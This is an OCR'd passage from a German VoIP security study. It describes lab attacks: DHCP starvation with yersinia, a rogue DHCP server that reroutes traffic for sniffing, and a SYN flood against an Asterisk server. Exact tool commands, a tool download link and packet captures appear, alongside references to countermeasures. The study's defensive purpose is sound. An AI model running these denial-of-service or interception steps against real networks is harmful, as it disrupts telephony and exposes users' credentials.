Das Tool ist ebenfalls in BackTrack3 enthalten</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
5
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

6</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Meistens bekommen die VOIP-Terminals ihre Netzwerkkonfiguration per DHCP zugewiesen.
Bei dem DHCP-Starvation-Angriff versucht der Angreifer, alle verfügbaren IP-Adressen für sich zu beanspruchen. Die VOIP-Endgeräte erneuern von Zeit zu Zeit oder beim Aufstarten ihre Konfiguration.
Sind infolge des Angriffes keine freien IP-Adressen mehr verfügbar, können sich die Endgeräte nicht mehr am Netzwerk anmelden und sind daher weder für abgehende noch ankommende VOIP-Verbindungen brauchbar. Innert kürzester Zeit sind somit keine VOIP-Endgeräte mehr am Netzwerk angemeldet und somit die gesamte Telefonieinfrastruktur nicht mehr erreichbar.
Rouge Server: Sind durch den Angreifer erst mal alle IP-Adressen abgegraben worden, stellt dieser ein eigenes DHCP-Server-fähiges Gerät (zB: Router oder DHCP-Server) ins Netzwerk. Somit vergibt der Angreifer jetzt die Netzwerkkonfiguration an die per DHCP Discover anfragenden VOIP-Terminals. In dieser Netzwerkkonfiguration gibt der Angreifer eine falsche Gateway-Adresse an, damit sämtlicher Datenverkehr über ihn läuft und er die Daten mittels Netzwerkmonitor aufzeichnen kann.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Siehe Massnahmen: DHCP Angriffe, Kapitel 8.5.3
Siehe Massnahmen: IDS, Kapitel 8.5.15
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:</td></tr>
</table>

6.10.2 Technik und Funktionsweise

DHCP (Dynamic Host Configuration Protocol) erlaubt es, den Hosts durch einen DHCP-Server die Netzwerkkonfiguration zuzuweisen. Dieser automatische Mechanismus vermindert, gegenüber der manuellen Konfiguration der VOIP-Terminals, den Aufwand um das Vielfache. Deshalb beziehen in den heutigen Netzwerken die meisten am Netzwerk angeschlossenen Geräte ihre Konfiguration per DHCP.
Mögliche Zuweisungen, welche per DHCP an die Hosts gegeben werden können sind:

- IP-Adresse und Netzwerkmaske
- Default-Gateway
- Name-Server
- WINS-Server
- Proxy-Konfiguration
- TIME- und NTP-Server
- NDS-Server

Die zu vergebenden IP-Adressen sind vielfach aus einem vorbestimmten IP-Adressbereich des Netzwerkbetreibers und sind in der Anzahl (sowieso durch Netzwerkmaske) beschränkt. Somit sind bei dem DHCP-Starvation-Angriff innert weniger Sekunden keine freien IP-Adressen mehr verfügbar.
Die VOIP-Endgeräte erneuern von Zeit zu Zeit oder beim Aufstarten ihre Konfiguration.
Sind infolge des Angriffes keine freien IP-Adressen mehr verfügbar, können sich die Endgeräte nicht mehr am Netzwerk anmelden und sind daher weder für abgehende noch ankommende VOIP-Verbindungen brauchbar. Durch diesen Angriff (DoS Denial of sService) ist die Verfügbarkeit der ganzen Telefonieinfrastruktur eingebrochen.

DHCP Rouge-Server:
Gibt der Angreifer sich mit obigem Resultat noch nicht zufrieden, kann er seinen Angriff weiter ausbauen. Er stellt einen eigenen DHCP-Server (Router oder DHCP-Server) ins Netzwerk. Die per DHCP DISCOVER fragenden Hosts und VOIP-Terminals beziehen somit die Netzwerkkonfiguration vom Angreifer, da der legale DHCP Server in Netzwerk keine freien IP-Adressen mehr hat und somit auch keine vergeben kann. Die darin mitgegebene IP-Adresse des Default-Gateways ist gefälscht und zeigt auf den selbsteingebrachten Gateway des Angreifers. Dadurch werden alle Datenströme über den Gateway des Angreifers gelenkt, der dabei die Daten mittels Netzwerkmonitor aufzeichnet und somit in Kenntnis des Kommunikations-Inhaltes kommt.


6.10.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer gräbt mit dem Tool yersinia sämtliche verfügbaren IP-Adressen im Netzwerk ab.
Danach stellt es seinen eigenen DHCP-Server ins Netzwerk.


Im Terminalfenster von BackTrack 3 wird yersinia gestartet und der Angriff mit folgenden Argumenten ausgeführt:
„yersinia dhcp -interface eth0 -attack 01“

Die Werte im Einzelnen stehen wie folgt für:

yersinia	Aufruf Programm
dhcp	Yersinia im Modus DHCP ausführen
-interface eth0	Besagt, über welche Schnittestelle des PC’s die Daten gesendet werden sollen
-attack 01	Attacke DHCP-Starvation soll ausgeführt werden



In jedem DHCP Discover, der von yersinia aus gesendet wird, steht eine unterschiedliche MAC-Adresse.
In den DHCP Offer Paketen wie zum Beispiel Paket Nr. 43739 wird yersinia eine IP-Adresse vom DHCP-Server zugeteilt. Das Gefahrenpotential von Yersinia ist gut zu erkennen – nicht mal zu Beginn des Angriffes vermag der DHCP-Server infolge der enorm vielen Anfragen der von yersinia gesendeten DHCP DISCOVER Pakete, alle zu beantworten.



6.10.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Infolge des Angriffes sind keine freien IP-Adressen mehr verfügbar, die Endgeräte können sich nicht mehr am Netzwerk anmelden und sind daher weder für abgehende noch ankommende VOIP-Verbindungen brauchbar. Durch diesen Angriff (DoS Denial of sService) ist die Verfügbarkeit der ganzen Telefonieinfrastruktur eingebrochen.

DHCP Rouge-Server:
Durch das Einbringen eines eigenen DHCP-Servers werden alle Datenströme über den Gateway des Angreifers gelenkt, der dabei die Daten mittels Netzwerkmonitor aufzeichnet und somit in Kenntnis des Kommunikations-Inhaltes kommt. Auch kann er so gesniffte Daten wie zum Beispiel Benutzernamen und Passwörter für weitere Angriffe verwenden.

Benennung Angriffe / Analyse: **6.11.1 - DoS SYN Flood**	**Angriff /Analyse gegen:** Integrität………………….... Vertraulichkeit……………... Verfügbarkeit………………	**Wert:** x
Eingesetztes Tool: **synflood.c**		
Downloadlink / Quelle des Tools: http://www.infosecprofessionals.com/code/synflood.c	**Schweregrad:** (1=leicht 6 =schwer) Installation Tool…………… Anwendung Tool…………... Erforderliche Vorkenntnisse..	 4 5 5
Hinweise zu Installation / Verfügbarkeit: Das Tool ist in BackTrack3 nicht enthalten. Nach dem Herunterladen ist das Tool wie folgt zu kompilieren: Gcc –o synflood synflood.c	**Gefahrenpotential:** (1= kleine Gefahr, 6= grosse Gefahr) Gefahr für Angriffsziel…….	 5

Ziel Angriff /Analyse:

Der Angreifer sendet eine sehr grosse Menge TCP-Verbindungsanfragen an das Angriffsziel. Dabei geht es nicht darum, die Bandbreite des Netzwerkes zu belegen, sondern die Verfügbarkeit und Performance des Angriffsziels zu stoppen, respektive einzuschränken.
Das Angriffsziel wird dadurch nicht mehr erreichbar sein oder zumindest die anstehenden Aufgaben wie zum Beispiel das Weiterleiten der RTP-Sprachpakete oder Abarbeiten der Verbindungsanfragen nicht mehr fristgerecht erledigen können. Der ganze Telefonie-Service kommt somit zum Erliegen (DoS Denial of Service)

Schutz gegen Angriff / Analyse:

Switche mit DoS Detektoren verwenden, welche solche Angriffe unterbinden.


Siehe Massnahmen: SYN Flood, Kapitel 8.5.12
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: IDS, Kapitel 8.5.15

Kommentar:

6.11.2 Technik und Funktionsweise

Ein TCP-Verbindungsaufbau eines Hosts zu einem Server geschieht in drei Schritten (Dreiwege Handshake):

1. Der Host sendet ein Paket mit SYN-Flag an Server und äussert dadurch sein Verbindungswunsch
2. Server bestätigt diese Anfrage und sendet dem Host einPaket mit den Flags SYN, ACK zurück
3. Damit die Verbindung definitiv hergestellt wird, muss der Host die zuvor erhaltene Bestätigung dem Server zurückbestätigen. Erst jetzt wird die Verbindung Host-Server hergestellt.



(Bildquelle: http://de.wikipedia.org/w/index.php?title=Datei:300px-Tcp-handshake.png&filetimestamp=20051221162333)

Der Angreifer, welcher die Pakete mit den gesetzten SYN-Flags (Schritt 1) an den Server sendet, verwendet mit jeder Anfrage eine andere gespoofte IP-Adresse. Der Server, welcher auf die SYN-Anfragen antwortet (Schritt 2), wartet einige Zeit, bis das der anfragende Host diese Antwort zurückbestätigt (Schritt 3). In dieser Wartezeit lässt der Server diese Verbindungsanfrage als „halboffene Verbindung“ stehen. Da die Antworten zum Server ausbleiben infolge der gespooften und nichtexistierenden IP-Adressen, welche der Angreifer benutzt, bleiben die jeweiligen „halboffenen Verbindungen“ auf dem Server bis zur maximalen Wartezeit bestehen. Erst nach Ablauf der maximalen Wartezeit schliesst der Server die „halboffenen Verbindungen“.
Mit der enormen Vielzahl der vom Angreifer aus gesendeten SYN-Anfragen wird der Server sehr schnell infolge der wartenden „halboffenen Verbindungen“ an die Grenzen seiner Performance stossen.
Systemabsturz oder Nichterreichbarkeit sind die Folge dieses Angriffes (DoS Denial of Service).

SYN-Anfragen können auf ein offenes Port gemacht werden. Auf vielen der VOIP-Server ist auch ein IIS (Microsoft Internet Information service) installiert, welcher auf Port 80 hört und somit zum Angriff bestens geeignet ist.

6.11.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt den Asterisk Proxy Server mittels synflood anzugreifen.


Im Terminalfenster von BackTrack 3 wird synflood.c gestartet und der Angriff mit folgenden Argumenten ausgeführt:
„synflood 10.1.1.101 80“

Die Werte im Einzelnen stehen wie folgt für:

synflood	Aufruf Programm
10.1.1.101	Angriffsziel
80	Port, an welches die SYN-Pakete gesendet werden sollen




Situation beim Angriffsziel: Bis und mit Paket Nr. 1577 ist der Asterisk Proxy Server damit beschäftigt, die RTP-Sprachpakete der User Agents 4111 und 4129 weiterzuleiten. Mit Paket Nr. 1578 startet der Angriff. Sofort beginnt der Asterisk Proxy Server, die Anfragen zu beantworten (rote Pakete) und kommt seiner zuvor getätigten Aufgabe nicht mehr nach.




No.	Time	Source	Destination	Protocol	Info
1569	14.244396	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x566A810F, Seq=46475, Time
1570	14.261775	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x311A0B04, Seq=23561, Time
1571	14.261999	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5159A494, Seq=21333, Time
1572	14.264153	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x7EF43060, Seq=26075, Time
1573	14.264324	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x566A810F, Seq=46476, Time
1574	14.281780	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x311A0B04, Seq=23562, Time
1575	14.281988	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5159A494, Seq=21334, Time
1576	14.284459	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x7EF43060, Seq=26076, Time
1577	14.284619	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x566A810F, Seq=46477, Time
1578	14.294420	215.101.200.204	10.1.1.101	TCP	emperion > http [SYN] Seq=0 Win=65535 Len=0
1579	14.294484	10.1.1.101	215.101.200.204	TCP	http > emperion [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1580	14.294670	86.196.71.142	10.1.1.101	TCP	atc-appserver > http [SYN] Seq=0 Win=65535 Len=0
1581	14.294679	10.1.1.101	86.196.71.142	TCP	http > atc-appserver [RST, ACK] Seq=1 Ack=1 Win=0 Len
1582	14.294895	94.131.243.234	10.1.1.101	TCP	lupa > http [SYN] Seq=0 Win=65535 Len=0
1583	14.294905	10.1.1.101	94.131.243.234	TCP	http > lupa [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1584	14.295066	37.155.5.62	10.1.1.101	TCP	ansoft-lm-2 > http [SYN] Seq=0 Win=65535 Len=0
1585	14.295084	10.1.1.101	37.155.5.62	TCP	http > ansoft-lm-2 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Nur noch selten gelingt es dem Asterisk Proxy Sever, die RTP-Pakete an die User Agents weiterzuleiten.
Die Gesprächsqualität ist miserabel, es ist keine Verständigung mehr zwischen den beiden User Agents möglich. Der Asterisk Proxy Server beansprucht seine sämtlichen Ressourcen für sich selbst, um die Flut der SYN-Pakete beantworten zu können und die „halboffenen Verbindungen“ zu steuern.



No.	Time	Source	Destination	Protocol	Info
11047	15.045307	10.1.1.101	93.189.87.140	TCP	http > dka [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11048	15.045365	68.159.87.198	10.1.1.101	TCP	netmagic > http [SYN] Seq=0 Win=65535 Len=0
11049	15.045372	10.1.1.101	68.159.87.198	TCP	http > netmagic [RST, ACK] Seq=1 Ack=1 Win=0 Len=
11050	15.045432	188.62.133.159	10.1.1.101	TCP	bnetfile > http [SYN] Seq=0 Win=65535 Len=0
11051	15.045450	10.1.1.101	188.62.133.159	TCP	http > bnetfile [RST, ACK] Seq=1 Ack=1 Win=0 Len=
11052	15.045500	111.37.213.93	10.1.1.101	TCP	watilapp > http [SYN] Seq=0 Win=65535 Len=0
11053	15.045518	10.1.1.101	111.37.213.93	TCP	http > watilapp [RST, ACK] Seq=1 Ack=1 Win=0 Len=
11054	15.045577	127.73.25.39	10.1.1.101	TCP	sweetware-apps > http [SYN] Seq=0 Win=65535 Len=0
11055	15.045767	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x311A0B04, Seq=23594,
11056	15.045835	186.9.75.18	10.1.1.101	TCP	cajo-discovery > http [SYN] Seq=0 Win=65535 Len=0
11057	15.045843	10.1.1.101	186.9.75.18	TCP	http > cajo-discovery [RST, ACK] Seq=1 Ack=1 Win=
11058	15.045901	196.216.192.27	10.1.1.101	TCP	seagull-ais > http [SYN] Seq=0 Win=65535 Len=0
11059	15.045909	10.1.1.101	196.216.192.27	TCP	http > seagull-ais [RST, ACK] Seq=1 Ack=1 Win=0 L
11060	15.045968	168.92.145.46	10.1.1.101	TCP	hp-sci > http [SYN] Seq=0 Win=65535 Len=0
11061	15.045975	10.1.1.101	168.92.145.46	TCP	http > hp-sci [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11062	15.046032	83.106.252.41	10.1.1.101	TCP	hermes > http [SYN] Seq=0 Win=65535 Len=0
11063	15.046040	10.1.1.101	83.106.252.41	TCP	http > hermes [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11064	15.046095	145.70.34.170	10.1.1.101	TCP	dbcontrol-oms > http [SYN] Seq=0 Win=65535 Len=0
11065	15.046103	10.1.1.101	145.70.34.170	TCP	http > dbcontrol-oms [RST, ACK] Seq=1 Ack=1 Win=0
11066	15.046160	56.40.214.131	10.1.1.101	TCP	isoipsigport-1 > http [SYN] Seq=0 Win=65535 Len=0
11067	15.046177	10.1.1.101	56.40.214.131	TCP	http > isoipsigport-1 [RST, ACK] Seq=1 Ack=1 Win=
11068	15.046227	164.252.68.101	10.1.1.101	TCP	cardax > http [SYN] Seq=0 Win=65535 Len=0
11069	15.046244	10.1.1.101	164.252.68.101	TCP	http > cardax [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11070	15.046294	184.191.63.74	10.1.1.101	TCP	netuitive > http [SYN] Seq=0 Win=65535 Len=0
11071	15.046311	10.1.1.101	184.191.63.74	TCP	http > netuitive [RST, ACK] Seq=1 Ack=1 Win=0 Len
11072	15.046372	34.65.163.31	10.1.1.101	TCP	resacommunity > http [SYN] Seq=0 Win=65535 Len=0
11073	15.046379	10.1.1.101	34.65.163.31	TCP	http > resacommunity [RST, ACK] Seq=1 Ack=1 Win=0
11074	15.046438	247.249.176.26	10.1.1.101	TCP	lupa > http [SYN] Seq=0 Win=65535 Len=0
11075	15.046507	231.219.68.190	10.1.1.101	TCP	fuscript > http [SYN] Seq=0 Win=65535 Len=0
11076	15.046573	42.3.121.110	10.1.1.101	TCP	c1222-acse > http [SYN] Seq=0 Win=65535 Len=0
11077	15.046581	10.1.1.101	42.3.121.110	TCP	http > c1222-acse [RST, ACK] Seq=1 Ack=1 Win=0 Le

Im Verlaufe des Angriffes schafft es das Angriffsziel nicht mehr, die SYN-Pakete zu beantworten, von 10.1.1.101 aus werden keine Pakete mehr ins Netzwerk gesendet. Kurze Zeit später ist der Asterisk Proxy Server nicht mehr erreichbar, ist blockiert und verrichtet keine Dienste mehr.
Der Angreifer konnte den DoS-Angriff (Denial of Service) mit Erfolg ausführen und hat sein Ziel erreicht.



No.	Time	Source	Destination	Protocol	Info
391561	42.038611	200.54.65.95	10.1.1.101	TCP	nessus > http [SYN] Seq=0 Win=65535 Len=0
391562	42.038676	39.156.27.248	10.1.1.101	TCP	ssslog-mgr > http [SYN] Seq=0 Win=65535 Len=0
391563	42.038743	199.157.110.149	10.1.1.101	TCP	optima-vnet > http [SYN] Seq=0 Win=65535 Len=0
391564	42.038820	230.74.109.55	10.1.1.101	TCP	dproxy > http [SYN] Seq=0 Win=65535 Len=0
391565	42.038885	4.254.161.102	10.1.1.101	TCP	h323hostcallsc > http [SYN] Seq=0 Win=65535 Le
391566	42.038955	217.196.156.27	10.1.1.101	TCP	webobjects > http [SYN] Seq=0 Win=65535 Len=0
391567	42.039022	187.74.248.213	10.1.1.101	TCP	ardus-cntl > http [SYN] Seq=0 Win=65535 Len=0
391568	42.039212	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x311A0B04, Seq=2494
391569	42.039278	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
